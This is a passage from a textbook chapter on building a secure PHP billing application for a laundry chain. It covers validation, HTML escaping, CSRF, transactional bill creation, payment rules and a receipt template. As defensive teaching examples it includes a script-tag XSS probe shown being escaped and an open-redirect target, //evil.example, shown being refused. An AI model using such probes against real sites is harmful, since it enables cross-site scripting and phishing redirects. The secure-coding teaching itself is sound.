The quantity of a bill must be a whole number from 1 to 999, because the shop rounds weight up to whole kilograms (rule BR-2): 4.3 kg is charged as 5. So `whole()` accepts `5` (a JSON integer) and `"5"` (a form field, which is always a string) and refuses `4.3`, `"4.3"`, `"-2"`, `"abc"`, `true` and `1000`. The regular expression `^\s*\d{1,9}\s*$` allows only digits, at most nine of them, so the conversion to `int` can never overflow. The check `TC-4.3` sends exactly those values to the API and verifies that each is refused with the right message and that the row counts of all tables are unchanged.

9.11.2 Showing the errors

When a form is invalid, the page must say which field is wrong and keep what the user typed, so that nobody has to fill in the whole bill again because of one digit. **Figure 9.4** is the new-bill form sent back by the server with three problems.



Figure 9.4 The new-bill form after a submission with rack A01, which is taken, a down payment of Rp 50.000 on a Rp 40.000 bill, and QRIS without a reference. The server answered 422; the markers show (1) the chosen customer, kept, (2) the rack error, (3) the price calculated in the browser, (4) the amount error, (5) the missing reference.

The template prints each message under its field with two helpers: `field_error($errors, 'rack')` writes `<p class="field-error" role="alert">...</p>` when there is a message, and `invalid($errors, 'rack')` adds `aria-invalid="true"` to the field, which draws it red and tells a screen reader that the field is wrong. **Listing 9.17** shows two of the fields.

Listing 9.17 `php/templates/bills/new.php`: the quantity and rack fields. The old value is printed back through `h()`, the rack list offers only free racks, and each field carries its own error.

```
    <label for="unit">Quantity <span id="unit-name" class="muted"></span></label>
    <input id="unit" name="unit" type="number" min="1" max="999" step="1"
           value="<?= h($v('unit')) ?>" required<?= invalid($errors, 'unit') ?>>
    <p class="hint">Round the weight UP to whole kg: 4.3 kg &rarr; 5.</p>
    <?= field_error($errors, 'unit') ?>

    <label for="rack">Rack <span
           class="muted">(free racks only, lowest first)</span></label>
    <select id="rack" name="rack"<?= invalid($errors, 'rack') ?>>
        <?php foreach ($racks as $r): ?>
            <option<?= selected($r === $selectedRack) ?>><?= h($r) ?></option>
        <?php endforeach; ?>
    </select>
    <?= field_error($errors, 'rack') ?>
```

The price box in **Figure 9.4**, *5 x Rp 8.000 = Rp 40.000, ready by 2 Oct 2026 21:00*, is calculated in the browser by `public/assets/app.js` as the cashier types. The box itself says what matters: *The server calculates the price again when the bill is saved.* The rack list offers only free racks, lowest first, computed by `Bills::freeRacks()`. In the figure the rack A01 was offered anyway by editing the page, as an attacker would, and the server refused it: the check is in `Bills::create()`, not in the list.

9.12 Templates and Escaping

9.12.1 `h()`: the second line of defense

Prepared statements keep data from becoming SQL. **Listing 9.18** keeps data from becoming HTML.

Listing 9.18 `php/src/helpers.php`: `h()` escapes a value for HTML, `to_int()` normalizes a database amount, and `money()` writes it the Indonesian way.

```
function h(mixed $value): string
{
    return htmlspecialchars(
        (string) ($value ?? ''),
        ENT_QUOTES | ENT_SUBSTITUTE,
        'UTF-8',
    );
}

/**
 * Whole rupiah as an int. DECIMAL columns arrive as "40000.00" (MySQL) or 40000
 * (SQLite).
 */
function to_int(mixed $value): int
{
    return (int) round((float) ($value ?? 0));
}

/**
 * Indonesian money format: Rp 40.000 (a dot for thousands, no decimals) - AC-7.3.
 */
function money(mixed $value): string
{
    $n = to_int($value);
    return 'Rp ' . ($n < 0 ? '-' : '') . number_format(abs($n), 0, ',', '.');
}
```

`htmlspecialchars()` replaces the five characters that have a meaning in HTML with their entities: `<` becomes `<`, `>` becomes `>`, `&` becomes `&`, and with `ENT_QUOTES` both `"` and `'` are escaped, which matters inside attribute values such as `value="<?= h($email) ?>"`. `ENT_SUBSTITUTE` replaces invalid UTF-8 with a replacement character instead of returning an empty string. A customer registered as `<script>alert(1)</script>` is therefore printed as the text `<script>alert(1)</script>`, which the browser shows as the name she typed and never runs.

The rule in this track is absolute: **every** value printed into a template goes through `h()`, with no exceptions for values that "cannot" contain HTML, such as a bill id or a number. The one place that prints unescaped output is the layout, which inserts the finished page content, and it says so in a comment. The check `TC-1.11` verifies that no template prints the `password_hash` column at all.

`money()` formats whole rupiah as the shop writes them, with a dot for thousands and no decimals: `money(40000)` is `Rp 40.000`. `to_int()` exists because the two databases return amounts differently: MySQL's `DECIMAL(10,2)` arrives as the string `"40000.00"`, SQLite's as the integer `40000`, and both must become `40000`.

9.12.2 Templates are PHP files

Listing 9.19 renders a template.

Listing 9.19 `php/src/View.php`: a template is a PHP file run with an output buffer; `page()` wraps it in the common layout, `bare()` sends it alone (receipt, status page).

```php
<?php
declare(strict_types=1);

/**
 * Renders a template from templates/ inside the common layout.
 * Templates are plain PHP files; they print values with h() (S-3).
 */
final class View
{
    public static function template(string $__template, array $__vars = []): string
    {
        // the odd names keep a page variable such as $name from clashing
        // with these two
        extract($__vars, EXTR_SKIP);
        ob_start();
        require __DIR__ . '/../templates/' . $__template . '.php';
        return (string) ob_get_clean();
    }

    /** A page with the header, menu and footer (layout.php). */
    public static function page(
        string $name,
        array $vars = [],
        int $status = 200,
    ): never {
        $vars['user'] = $vars['user'] ?? Auth::user();
        $content = self::template($name, $vars);
        http_response_code($status);
        header('Content-Type: text/html; charset=utf-8');
        echo self::template(
            'layout',
            $vars + ['content' => $content, 'flashes' => take_flashes()],
        );
        exit();
    }
```

Listing 9.19 (Continued) *php/src/View.php: a template is a PHP file run with an output buffer; page() wraps it in the common layout, bare() sends it alone (receipt, status page).*

```php
    /** A page without the staff layout (receipt, public status check). */
    public static function bare(
        string $name,
        array $vars = [],
        int $status = 200,
    ): never {
        http_response_code($status);
        header('Content-Type: text/html; charset=utf-8');
        echo self::template($name, $vars);
        exit();
    }
}
```

PHP was designed as a template language, so the track needs no template engine: a template is an ordinary `.php` file of HTML with `<?= ... ?>` wherever a value appears. `extract()` turns the array `['bill' => ..., 'payments' => ...]` into the variables `$bill` and `$payments`; `ob_start()` and `ob_get_clean()` catch the file's output in a string instead of sending it. `page()` renders the page's own template, then the layout with that content, the logged-in user and the flash messages, and ends the request with the `never` return type, which tells PHP (and the reader) that the function does not return. **Listing 9.20** is the smallest complete template, the login form of **Figure 9.1**.

Listing 9.20 `php/templates/login.php`: the login form. Every value, including the URLs, goes through `h()`; the form carries its CSRF token and the address to return to after login.

```
<?php /** S01 @var string $email @var ?string $error @var string $next */ ?>
<section class="login-card">
    <img src="<?= h(url('/assets/profitina-logo-horizontal.png')) ?>"
            alt="Profitina" class="login-logo" width="236" height="68">
    <h1>Profitina Laundry</h1>
    <p class="muted">Staff login</p>
    <form method="post" action="<?= h(url('/login')) ?>" class="form">
        <?= csrf_field() ?>
        <input type="hidden" name="next" value="<?= h($next) ?>">
        <label for="email">E-mail</label>
        <input id="email" name="email" type="email" value="<?= h($email) ?>"
                autocomplete="username" required autofocus>
        <label for="password">Password</label>
        <input id="password" name="password" type="password"
                autocomplete="current-password" required>
        <button type="submit" class="button primary">Log in</button>
    </form>
    <?php if ($error): ?>
        <p class="flash flash-error" role="alert"><?= h($error) ?></p>
    <?php endif; ?>
    <p class="muted">Customer? Check your laundry:
        <a href="<?= h(url('/status')) ?>">/status</a></p>
</section>
```

Three details are easy to miss. The e-mail field is printed back with the address the user typed (`value="<?= h($email) ?>"`), and the password field never is. The hidden field `next` holds the page the user wanted before being sent to the login, and `Web::safeLocal()` accepts only local paths such as `/queue?outlet=O02`, never `//evil.example`, so the login cannot be abused to send people to another site. And `autocomplete="username"` and `autocomplete="current-password"` let a password manager fill in the right fields.

9.13 The Bill Workflow

9.13.1 From the form to the model

When the cashier presses **Save bill**, the browser posts the form to `/bills`, and the router calls **Listing 9.21**.

Listing 9.21 `php/src/Web.php`: the form action. It checks the session and the token, collects the fields, lets the model create the bill, and either redirects to the new bill or shows the form again with the errors.

```
    public static function billCreate(): never
    {
        $user = self::user();
        self::csrf();
        $old = $_POST;
        unset($old['_csrf']);
        $in = [
            'customer_id' => $_POST['customer_id'] ?? '',
            'service_id' => $_POST['service_id'] ?? '',
            'unit' => $_POST['unit'] ?? '',
            'rack' => $_POST['rack'] ?? '',
        ];
        $mode = $_POST['pay_mode'] ?? 'none';
        if ($mode === 'part' || $mode === 'full') {
            $in['pay_now'] = [
                'method' => $_POST['method'] ?? '',
                'amount' => $_POST['amount'] ?? '',
                'reference' => $_POST['reference'] ?? '',
            ];
            if ($mode === 'full') {
                // "full" = the whole price, calculated here on the server
                $svc = Services::find((string) $in['service_id']);
                $unit = Validate::whole($in['unit'], 1, 999);
                $in['pay_now']['amount'] =
                    $svc && $unit
                        ? (string) Rules::price(to_int($svc['price']), $unit)
                        : '';
            }
        }
        try {
            $id = Bills::create($user, $in);
        } catch (AppError $e) {
            if ($e->status !== 422) {
                throw $e;
            }
            $errors = [];
            foreach ($e->fields as $field => $message) {
                $errors[str_replace('pay_now.', '', $field)] = $message;
            }
            self::billNew($old, $errors, 422);
        }
        flash('ok', "Bill $id saved.");
        redirect('/bills/' . $id);
    }
```

It follows the five steps of the chapter's opening callout. `self::user()` returns the logged-in user or redirects to the login. `self::csrf()` checks the token. The handler then builds `$in` from exactly the fields it expects; anything else in `$_POST`, a `payment` field an attacker added, for example, is never read. For a "full" payment it computes the amount itself from the price list. `Bills::create()` does the rest.

If the model throws a 422, the handler catches it and calls `billNew()` again with the old values and the errors, and the page of **Figure 9.4** appears with status 422. Any other error is re-thrown for the kernel. On success the handler stores a flash message in the session and answers `303 See Other` with `Location: /bills/B2954`. This **Post/Redirect/Get** pattern means that the browser then loads the bill page with a `GET`: a press of **Reload** reloads the bill instead of submitting the form a second time and creating a second bill.

9.13.2 Creating the bill

Listing 9.22 is the heart of requirement FR-4.

Listing 9.22 `php/src/models/Bills.php`: `create()` checks the role and every field, collects all errors at once, and only then writes the bill inside one transaction.

```
    public static function create(array $user, array $in): string
    {
        Auth::require($user, 'bills.create', 'create bills');
        if ($user['section'] !== 'transaction' || !$user['outlet_id']) {
            // UC-05 pre-condition: bills are received by front-counter staff of an
            // outlet
            throw AppError::forbidden(
                'Only front-counter staff (section transaction) receive bills. ' .
                    'Ask a cashier of your outlet.',
            );
        }
        $outletId = $user['outlet_id'];
        $errors = [];

        $customer = Customers::find(input_str($in, 'customer_id'));
        if ($customer === null) {
            $errors['customer_id'] =
                'Choose an existing customer (search by name, phone or id).';
        }
        $service = Services::find(input_str($in, 'service_id'));
        if ($service === null) {
            $errors['service_id'] = 'Choose a service from the price list.';
        }
        $unit = Validate::whole($in['unit'] ?? null, 1, 999);
        if ($unit === null) {
            $errors['unit'] = 'Enter a whole number from 1 to 999; round kg up.';
        }
        $rack = strtoupper(input_str($in, 'rack'));
        if (!Rules::isRack($rack)) {
            $errors['rack'] = 'Choose a rack from A01 to C20.';
        } elseif (self::rackInUse($outletId, $rack) !== null) {
            $errors['rack'] =
                "Rack $rack is in use at $outletId, choose another rack.";
        }
        $pay = $in['pay_now'] ?? null;
        if ($pay !== null && !is_array($pay)) {
            $errors['pay_now'] =
                'pay_now must be an object with method and amount.';
            $pay = null;
        }
        $payment = null;
        if (
            $pay !== null &&
            $customer !== null &&
            $service !== null &&
            $unit !== null
```

Listing 9.22 (Continued) *php/src/models/Bills.php: create() checks the role and every field, collects all errors at once, and only then writes the bill inside one transaction.*

```
        ) {
            $price = Rules::price(to_int($service['price']), $unit);
            [$payment, $payErrors] = self::checkPayment(
                $pay,
                $price,
                to_int($customer['credit']),
            );
            foreach ($payErrors as $field => $message) {
                $errors['pay_now.' . $field] = $message;
            }
        }
        if ($errors) {
            throw AppError::validation($errors);
        }

        return Db::transaction(
            fn() => self::insertNew(
                [
                    'customer_id' => $customer['id'],
                    'service_id' => $service['id'],
                    'unit' => $unit,
                    'rack' => $rack,
                    'outlet_id' => $outletId,
                    'employee_id' => $user['id'],
                ],
                $payment,
            ),
        );
    }
```

The method first checks that the user may create bills and works at the front counter of an outlet; the outlet is taken from the session, never from the form, so a cashier of Wiyung cannot create bills at Rungkut. Then it checks every field and collects the messages in `$errors` instead of stopping at the first, so the cashier sees all problems of the form at once. The optional down payment is checked against the price that the server calculates from the price list, $payment = price \times unit$, rule BR-1. Only when every check has passed does it call `insertNew()` inside `Db::transaction()`.

Listing 9.23 writes the rows.

Listing 9.23 `php/src/models/Bills.php`: inside the transaction the rack is checked again, the price is read again, the next id is computed, and the `Bill`, `StatusLog` and optional `Payment` rows are inserted.

```
    public static function insertNew(array $b, ?array $payment): string
    {
        // The rack could have been taken a moment ago by another cashier: check
        // again inside the transaction.
        if (self::rackInUse($b['outlet_id'], $b['rack']) !== null) {
            throw AppError::validation([
                'rack' => "Rack {$b['rack']} is in use at {$b['outlet_id']}, "
                    . 'choose another rack.',
            ]);
        }
        $price = to_int(
            Db::value('SELECT price FROM Service WHERE id = ?', [$b['service_id']]),
        );
        $total = Rules::price($price, $b['unit']); // BR-1, on the server
        if ($payment !== null && $payment['amount'] > $total) {
            throw AppError::validation([
                'pay_now.amount' => 'The balance is only ' . money($total) . '.',
            ]);
        }
        $id = Rules::nextId('Bill', 'B'); // BR-14, inside the transaction
        $now = App::now();
        Db::run(
            "INSERT INTO Bill (id, arrived, finished, departed, status, rack, unit,
                               payment, Customer_id, Employee_id, Service_id,
                               Outlet_id)
             VALUES (?, ?, NULL, NULL, 'queued', ?, ?, ?, ?, ?, ?, ?)",
            [
                $id,
                $now,
                $b['rack'],
                $b['unit'],
                $total,
                $b['customer_id'],
                $b['employee_id'],
                $b['service_id'],
                $b['outlet_id'],
            ],
        );
        Db::run(
            "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
             VALUES (?, 'queued', ?, ?)",
            [$id, $now, $b['employee_id']],
        );
        if ($payment !== null) {
            self::insertPayment($id, $b['customer_id'], $payment, $now);
        }
```

Listing 9.23 (Continued) *php/src/models/Bills.php: inside the transaction the rack is checked again, the price is read again, the next id is computed, and the Bill, StatusLog and optional Payment rows are inserted.*

```
        return $id;
    }
```

Everything that could have changed since the checks is checked again inside the transaction: another cashier may have taken rack A03 a second ago. The price is read from `Service` again, and the total is computed on the server. The bill's id comes from rule BR-14, the prefix and the highest number plus one, with four digits:

$$id_{\text{new}} = \text{B} \parallel \text{pad}_4(\max(number) + 1) \tag{9.2}$$

where $\parallel$ joins two strings and pad_4 writes a number with four digits. The highest bill in the sample data is B2953, so by Equation (9.2) the next is B2954. `Rules::nextId()` computes it

inside the transaction, where `BEGIN IMMEDIATE` (SQLite) or `FOR UPDATE` (MySQL) guarantees that no other cashier computes the same id at the same moment.

Figure 9.5 shows the whole conversation, from the cashier's click to the redirect.



Figure 9.5 Creating bill B2954: the form action checks the token and the session, the model checks the fields, then one transaction checks the rack again, computes the price and the id, and writes three rows. Any error rolls everything back; a 422 shows the form again.

The worked example of the tour, cashier Fitri Handayani (E0012) at Wiyung creating a bill for C0151 Syaiful Wijaya, 5 kg of S0001, rack A03, Rp 20.000 cash down, writes exactly these rows:

- `Bill`: `B2954`, arrived `2026-09-30 21:00:00`, status `queued`, rack `A03`, unit 5, payment 40000, customer `C0151`, employee `E0012`, service `S0001`, outlet `O03`;
- `StatusLog`: `B2954`, `queued`, `2026-09-30 21:00:00`, `E0012`;
- `Payment`: `B2954`, `2026-09-30 21:00:00`, `cash`, 20000, reference `NULL`.

The balance is not stored anywhere. It is always computed, charged minus the sum of the payments:

$$balance = payment - \sum_{p \in \text{Payment},\, p.Bill\_id = id} p\,.amount \tag{9.3}$$

For B2954, Equation (9.3) gives $40{,}000 - 20{,}000 = 20{,}000$. A stored balance could disagree with the payments after a bug or a crash; a computed one cannot. **Figure 9.6** is the bill page the cashier sees after the redirect.



Figure 9.6 Bill B2954 after **Save bill**: the flash message, the status IN PROCESS with a balance of Rp 20.000, the promised time 2 Oct 2026 21:00 (48 hours for wash, dry and fold), the cash payment and the first history line.

9.13.3 Moving the bill forward

A bill moves `queued` → `finished` → `departed` and never back (rule BR-13). **Listing 9.24** is the first step, when a washer presses **Finished**.

Listing 9.24 `php/src/models/Bills.php`: marking a bill finished. The role and the outlet are checked, and the `UPDATE` changes the row only if it is still queued.

```
        if ($target === 'finished') {
            Auth::require($user, 'bills.finish', 'mark bills finished');
            Auth::requireOutlet($user, $bill['Outlet_id']);
            if ($bill['status'] !== 'queued') {
                throw AppError::conflict(self::stateMessage($bill));
            }
            Db::transaction(function () use ($bill, $user, $now) {
                $n = Db::run(
                    "UPDATE Bill SET status = 'finished', finished = ?
                      WHERE id = ? AND status = 'queued'",
                    [$now, $bill['id']],
                );
                if ($n !== 1) {
                    throw AppError::conflict(
                        $bill['id'] . ' is no longer in process.',
                    );
                }
                Db::run(
                    "INSERT INTO StatusLog (Bill_id, status, changed_at,
                                            Employee_id)
                     VALUES (?, 'finished', ?, ?)",
                    [$bill['id'], $now, $user['id']],
                );
            });
        } else {
```

The important part is `WHERE id = ? AND status = 'queued'` and the check that exactly one row changed. Two washers at Keputih may both see B2909 in the queue and press **Finished** within the same second. Both requests read the bill as queued and pass the first check. But the database executes the two `UPDATE` statements one after the other: the first finds the bill queued and changes it, the second finds it finished, changes nothing, and `run()` returns 0. That request answers `409 B2909 is no longer in process.` and writes no second history line. The check `TC-5.10` fires two such requests at the same instant, using PHP's `pcntl` extension to start them in parallel, and verifies that exactly one succeeds.

Handing over (`finished` → `departed`) works the same way, with one more rule, BR-4: if the balance is not zero, the cashier must first record the payment or tick *customer pays later* (`allow_unpaid`). Cancelling is allowed only for a queued bill without payments (BR-5), and a complaint may be recorded only for a collected bill; both write a `StatusLog` row with the employee and the time, so the history of **Figure 9.6** tells who did what and when.

9.14 Payments

Table 9.4 collects the rules for a payment (BR-6), and **Listing 9.25** applies them.

Table 9.4 The rules for a payment (BR-6). A bill may be paid in parts, by different methods.

Method	Reference	Extra rule
`cash`	must be empty	the cashier may type the amount given and see the change
`qris`	required: the QRIS transaction number, at most 50 characters	
`transfer`	required: bank and transfer number	
`credit`	set to `DEPOSIT` by the server	the customer's deposit must cover the amount, and is lowered in the same transaction
every method		a whole number with $0 < amount \leq balance$; no payment on a cancelled bill; payments are never changed or deleted

Listing 9.25 `php/src/models/Bills.php`: `checkPayment()` returns the cleaned payment and the errors per field; the balance and the deposit are passed in, so the same function serves the new-bill form and the payment page.

```
    public static function checkPayment(
        array $in,
        int $balance,
        int $deposit,
    ): array {
        $errors = [];
        $method = input_str($in, 'method');
        if (!in_array($method, Rules::METHODS, true)) {
            $errors['method'] = 'Choose cash, qris, transfer or credit (deposit).';
        }
        $amount = Validate::whole($in['amount'] ?? null, 1, 99999999);
        if ($amount === null) {
            $errors['amount'] =
                'Enter the amount as a whole number of rupiah greater than 0.';
        } elseif ($amount > $balance) {
            $errors['amount'] = 'The balance is only ' . money($balance) . '.';
        }
        $reference = input_str($in, 'reference');
        if ($method === 'qris' || $method === 'transfer') {
            if ($reference === '') {
                $errors['reference'] =
                    'Enter the payment reference (QRIS number, or bank + ' .
                        'transfer number).';
            } elseif (text_len($reference) > 50) {
                $errors['reference'] = 'The reference has at most 50 characters.';
            }
        } elseif ($method === 'cash') {
            if ($reference !== '') {
                $errors['reference'] = 'A cash payment has no reference.';
            }
            $reference = null;
        } elseif ($method === 'credit') {
            $reference = 'DEPOSIT'; // AC-6.3
            if (
                $amount !== null &&
                !isset($errors['amount']) &&
                $deposit < $amount
            ) {
                $errors['amount'] =
                    'Deposit ' . money($deposit) . ' is not enough.';
            }
        }
        return [
            ['method' => $method, 'amount' => $amount, 'reference' => $reference],
            $errors,
        ];
```

Listing 9.25 (Continued) *php/src/models/Bills.php: checkPayment() returns the cleaned payment and the errors per field; the balance and the deposit are passed in, so the same function serves the new-bill form and the payment page.*

```
    }
```

Paying from the deposit needs care, because two cashiers at two outlets could spend the same deposit at the same time. The insert therefore lowers it with a conditional update, `UPDATE Customer SET credit = credit - ? WHERE id = ? AND credit >= ?`, and checks that one row changed: the database itself refuses to let the deposit go below zero. The sample data has a customer to try it with: C0089 has a deposit of Rp 109.000. A payment of Rp 120.000 from the

deposit is refused with *Deposit Rp 109.000 is not enough*; a 4 kg wash of Rp 32.000 paid from the deposit leaves Rp 77.000 (`TC-6.5` and `TC-6.4`).

QRIS is not an exotic method in this data; it is the shop's everyday reality. By July 2026 Bank Indonesia counted 67 million QRIS users and 45 million merchants, with 15 billion transactions in 2026 up to July [9]. The reference the cashier types, such as `QRIS 948774831344` on bill B0014, is what lets the owner match the shop's records with the bank's statement at the end of the month.

9.15 The Receipt

The receipt page (S07) is a template of its own, printed without the staff layout, in **Listing 9.26**.

Listing 9.26 `php/templates/receipt.php`: the receipt of one bill with the official logo. Every value goes through `h()`; the unit price comes from the bill, not from today's price list.

```
<?php
/**
 * S07 Receipt (FR-7). Printable on 80 mm thermal paper and on A4.
 * No customer address, e-mail or birthdate (AC-7.4).
 * @var array $bill @var array $payments @var string $site
 */
$cancelled = Rules::isCancelled($bill);
$balance = Bills::balance($bill);
$unitName = Rules::unitName($bill['service_description'], (int) $bill['unit']);
$promised = Rules::promised($bill['arrived'], $bill['Service_id']);
$logo = url('/assets/profitina-logo-horizontal.png');
$check = $site . '/status, bill ' . $bill['id'];
?><!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Receipt <?= h($bill['id']) ?> - Profitina Laundry</title>
    <link rel="stylesheet" href="<?= h(url('/assets/receipt.css')) ?>">
    <script src="<?= h(url('/assets/app.js')) ?>" defer></script>
</head>
<body>
<nav class="no-print toolbar">
    <a href="<?= h(url('/bills/' . $bill['id'])) ?>">&larr; Back to the bill</a>
    <button type="button" data-print>Print</button>
</nav>
<article class="receipt">
    <header>
        <img src="<?= h($logo) ?>" alt="Profitina" class="logo"
             width="236" height="68">
        <h1 class="outlet"><?= h($bill['outlet_name']) ?></h1>
        <p><?= h($bill['outlet_address']) ?></p>
        <p>Tel. <?= h($bill['outlet_phone']) ?></p>
    </header>
    <?php if ($cancelled): ?>
        <p class="stamp">*** CANCELLED ***</p>
    <?php endif; ?>
    <table>
        <tbody>
        <tr>
            <th scope="row">Bill</th><td><?= h($bill['id']) ?></td>
            <th scope="row">Rack</th><td><?= h($bill['rack']) ?></td>
        </tr>
        <tr>
            <th scope="row">Date</th>
            <td colspan="3"><?= h(fmt_dt($bill['arrived'])) ?></td>
```

Listing 9.26 (Continued) *php/templates/receipt.php: the receipt of one bill with the official logo. Every value goes through h(); the unit price comes from the bill, not from today's price list.*

```
        </tr>
        <tr>
            <th scope="row">Customer</th>
            <td colspan="3"><?= h($bill['customer_name']) ?></td>
        </tr>
        <tr>
            <th scope="row">Phone</th>
            <td colspan="3"><?= h($bill['customer_phone']) ?></td>
        </tr>
        </tbody>
    </table>
    <hr>
    <p><?= h($bill['service_description']) ?></p>
    <p class="line">
        <span><?= (int) $bill['unit'] ?> <?= h($unitName) ?>
            x <?= h(money(Bills::unitPrice($bill))) ?></span>
        <span><?= h(money($bill['payment'])) ?></span>
    </p>
    <hr>
    <p class="line total">
        <span>TOTAL</span><span><?= h(money($bill['payment'])) ?></span>
    </p>
    <?php foreach ($payments as $p): ?>
        <p class="line small">
            <span><?= h(fmt_dt($p['paid_at'])) ?>
                <?= h($p['method'] === 'qris' ? 'QRIS' : $p['method']) ?></span>
            <span><?= h(money($p['amount'])) ?></span>
        </p>
    <?php endforeach; ?>
    <p class="line">
        <span>Paid</span><span><?= h(money($bill['paid'])) ?></span>
    </p>
    <p class="line total">
        <span>BALANCE</span><span><?= h(money($balance)) ?></span>
    </p>
    <hr>
    <?php if (!$cancelled): ?>
        <p class="line">
            <span>Ready by</span><span><?= h(fmt_dt($promised)) ?></span>
        </p>
    <?php endif; ?>
    <?php if ($bill['status'] === 'departed' && !$cancelled): ?>
        <p class="line">
